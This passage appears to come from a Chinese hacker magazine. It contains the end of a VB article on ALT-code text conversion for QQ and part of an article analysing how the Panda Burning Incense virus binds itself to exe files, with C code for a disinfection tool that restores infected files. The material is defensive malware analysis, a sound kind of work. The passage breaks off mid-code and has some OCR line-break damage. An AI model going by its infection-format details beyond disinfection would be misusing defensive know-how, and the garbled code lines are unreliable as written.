



图2

（其实核心代码就是AscW(Text1.Text)）

解释一下这个代码，就是使用Mid函数把Text1里的字符串逐个抽出来，并且使用AscW函数处理这个文字，将得到的值加上65536（也就是十六进制的10000）。通过循环结果依次存入temp这个变量中。最后把temp的值赋给Text2显示出来。

**几个细节问题：**

1．VB右边的控件属性标签里，可以修改这些控件默认显示的文本。例如选中Command1这个控件后，将它的caption属性的值改为“开始转换”，再把Text1的text值改为“要转换的东西”，Text2的text值改为“这里显示转换的结果”，就可以得到图2的效果。

2．当转换的内容比较多的时候，文本框中不会自动换行，在Text2的属性中，把MultiLine设为True就可以解决这个问题。





图3


3．根据各人需要，还可以自己研究一下把程序的界面美化得更好看一些，如图3。

在程序中，输入“黑客X档案”，转换得到结果是“ALT + 40657 ALT + 88994 ALT + 65624 ALT + 92259 ALT + 92232 ”，打开一个QQ，在消息输入框里按下Alt键，依次输入得到的数字，成功了吧？如果大家还有什么别的好玩的东西记得一定要分享哦！

**小编点评：**VB又见VB，这次作者结合了QQ上广为流传的ALT键加数字输入文字的趣事，自己写了一个小小的编码转换工具。可能有些读者对编码、内码这些东西还不够了解，我也试图用关键词解释的方式将它带给大家，可是最后发现这个知识牵连得太多了，有点力不从心的样子。现在只能建议大家去百度搜索一下什么是“内码”，什么是“编码”，记住，要成为黑客，就必须和作者一样有探求精神，凡事往原理方面去追究。

（文章中涉及到的ALT代码转换工具已收录至光盘中。）

# 熊猫来烧香了，看菜鸟如何请走病毒



文章难易度：★★★★
文章阅读点：编程解决感染exe文件的熊猫烧香病毒

王炜／ww0830

## 一、中招

最近，一名为“熊猫烧香”的病毒在网上大爆发，该病毒非常厉害，甚至会让杀毒的终极办法——“重装系统”也失效。在Baidu上搜索“熊猫烧香 病毒”，共搜索到了85100个结果，在Google上搜索则有82100个结果，可见该病毒巨大的冲击力。

当某台电脑感染此病毒后，杀毒软件会被关闭，而任务管理器一打开，就会马上被关掉，该病毒还会开启无数的端口来连接局域网内其它的电脑。当用户发现问题，即使采取了马上进入安全模式，找到当天新建的文件windows/system32/drivers/spoclsv.exe，并删除掉注册表里对应的内容。当系统重启后，过一阵子仍然会出现同样的症状，而且更为严重的是甚至是一台没有上网的电脑，因为存在弱口令，也出现了被感染的情况。

我在网上搜索了一番，确定自己中的是熊猫烧香病毒，但和网上描述的却又有点不一样，因为病毒是从那个exe文件中释放出来的，driver/spoclsv.exe的图标就是文件的样子。自己当时也没在意，进入安全模式清除了exe文件和注册表，然后使用金山毒霸、瑞星、超级巡警和其它的专杀工具依次进行检查，都报告没有发现任何病毒后，我才放心的恢复到正常模式下使用。就在我恢复诺顿的时候，电脑马上又变得巨慢，我暗叫一声“不好”！经检查系统果然又被病毒感染了，而且这次病毒变成了诺顿的图标，看来连诺顿自己都被感染了……

真是郁闷，这个变种病毒感染了诸多的exe文件，一运行被感染的exe文件就会恢复病毒自身，而且现有的专杀工具都还不认识……没办法了，只好自己对比分析一下被感染的文件，看看能不能恢复成原来的exe文件了。

## 二、分析

和正常的电脑对比了几个常用文件的大小，发现WinRAR.exe也被绑定了病毒体，真狠啊！一解压rar就会调用WinRAR.exe，自然又会中招。我把病毒样本复制到其它电脑上，使用16进制编辑器WinHex打开被感染的WinRAR.exe和原文件进行比较（图1）。

MZ是Win32平台下可执行文件PE格式的标志，我们使用Ctrl+Alt+F调出16进制搜索，输入MZ后按F3，除了起始位置外，中间从开始也有一个MZ，并且具有PE格式的特征。比较一下，发现之后的就是原文件内容。原来病毒是在原文件的头部前加上了0x12605字节的病毒代码啊。

再看看文件末尾，还添上了标记“WhBoy”、原文件名以及原文件的长度（图2）。

明白了绑定的过程，我们试试手工恢复被感染的文件。选择WinHex的菜单Edit – Define Block，填入起始位置为0，终止位置为0x12605，这样就选中了整个嵌入的病毒，然后按del键删掉；再转到末尾，把那句病毒的标识也删掉，这样就恢复成了原来的文件。测试一下，双击后WinRar正常运行了，手工恢复成功完成。

但是，电脑上被感染的exe文件实在太多了，手工一个个的查不知道要删到什么时候，还是写一个专杀程序来帮我们解除绑定，恢复原来的exe吧。

## 三、专杀工具的编写

编写程序，思路才是最关键的。首先考虑一下程序的整个流程。专杀的思想是：




图1




图2

a.遍历所有的exe文件

b.检查是否为中毒的文件，如果是，则进入第3步

c.在文件末尾得到原始文件的长度

d.从偏移0x12605起获取这么长的原始文件内容

e.将其恢复

思路考虑清楚了，就来逐步的实现吧。

## 1.检查文件是否中毒

判断一个exe文件是否中毒的方法是检查偏移0x12605的地方是否为MZ标志，如果是，再判断末尾是否为病毒的0x01，如果两者都符合，就认为该文件为中毒的文件。其代码和注释如下。

```
//判断文件流fp是否是被感染的文件
bool CheckWHVirus(FILE *fp)
{
    //取得0x12605的偏移
    fpos_t pos = 0x12605;
    if( fsetpos( fp, &pos ) != 0 )
    {
printf( "Trouble opening file\n" );
            return false;
    }
            //从0x12605处读取两个字节
    char buffer[50];
    fread(buffer, sizeof( char ), 2, fp);

    //如果是MZ
if (buffer[0] == 'M' && buffer[1] == 'Z')
    {
            //定位到最后一个字节
            long repos = -1;
            fseek(fp, repos, SEEK_END);
            //读取1个字节
            fread(buffer, sizeof( char ), 1, fp);
            //如果是0x01，就认为是病毒感染文件
            if (buffer[0] == 0x01)
            {
                    return true;
            }
    }
    return false;
```

## 2.获取原始文件长度

为了有效的清除，需要在文件末尾得到原始文件的长度。从上面的图2中可以看到，原文件的长度是"0x02 0x38 0x33 0x35 0x35 0x01"这样的形式。那就从末尾0x01找起，直到起始的0x02，中间数字的就为原始文件的长度值。

```
    long lFileLen = 0;          //原始文件长度
    long lExp = 1;              //10个指数
    long repos = -1;            //最后一个直接
    //寻找到0x02
    while (1)
    {
            //从文件最后，依次往前找
    repos--;
            fseek(fp, repos, SEEK_END);
            fread(buffer, sizeof( char ), 1, fp);
  if (buffer[0] == 0x02)        // 如果为0x02，长度结束
            {
                    break;
            }
            //更新文件长度
            lFileLen = (buffer[0]-'0') * lExp + lFileLen;
            lExp *= 10;
    }
    printf("\r\nLen is %d ", lFileLen);
```

## 3.恢复输出原始文件

获得了原始长度后，从偏移0x12605处读取该长度的内容，就可以输出恢复原始的文件了。代码和注释如下。

```
        char *strOriginFile = new char[lFileLen];    //分配原来
文件长度的内存空间
        fpos_t pos = 0x12605;
    fsetpos(fp, &pos);   //定位到0x12605偏移处
    fread(strOriginFile, sizeof( char ), lFileLen, fp);         /
/读取原文件长度的内容
        //将原文件内容输出
        FILE *outfp;
        outfp = fopen(strOriginFileName, "wb");
        fwrite(strOriginFile, sizeof(char), lFileLen, outfp);
        fclose(outfp);    //就恢复了原来的文件内容
```

## 4.遍历所有的exe文件

检查单个exe文件并恢复的代码已经完成了，最后是遍历所有盘上的exe文件，并逐一检查即可。判断一个盘符是否为硬盘，可以使用GetDriveType()函数完成，其代码如下。

```
        char strRootPath[] = {"c:\\"};
        if (GetDriveType(strRootPath) == DRIVE_FIXED)    /
/如果是硬盘，进行检查
        {...}
```

对每个盘下的每个项进行遍历，如果是文件夹，则递归遍历子目录；如果是文件，判断后缀名是否是exe，如果是，就使用上面的CheckWHVirus()函数进行检查，并作相应的处理，代码如下。

```
        //递归遍历所有的文件夹和文件
    void VisitAllFiles(char * lpPath)
    {
        char szFind[MAX_PATH];
        WIN32_FIND_DATA FindFileData;
        strcpy(szFind,lpPath);
        strcat(szFind,"\\*.*");

        // 使用FindFirstFile查找
        HANDLE hFind=::FindFirstFile(szFind,&FindFileData);
        if(INVALID_HANDLE_VALUE == hFind)
                return;

        while(TRUE)
        {
                //如果是目录，递归遍历子目录
                if(FindFileData.dwFileAttributes &
FILE_ATTRIBUTE_DIRECTORY)
                {
                        if(FindFileData.cFileName[0]!='.')
                        {
                                char szFile[MAX_PATH];
                                strcpy(szFile,lpPath);
                                strcat(szFile,"\\");
        strcat(szFile,FindFileData.cFileName);

                                VisitAllFiles(szFile);
                        }
```

```
        }
        else //如果是文件
        {
                          //判断是否是exe文件
      int len = strlen(FindFileData.cFileName);
    const char *p = (char *)&FindFileData.cFileName
[len-3];
    //如果是exe和scr后缀名文件，则作相应的检查处理
      if ((_stricmp(p, "exe") == 0)      //case
insentive
       || (_stricmp(p, "scr") == 0)       )
                {……}
        }
```

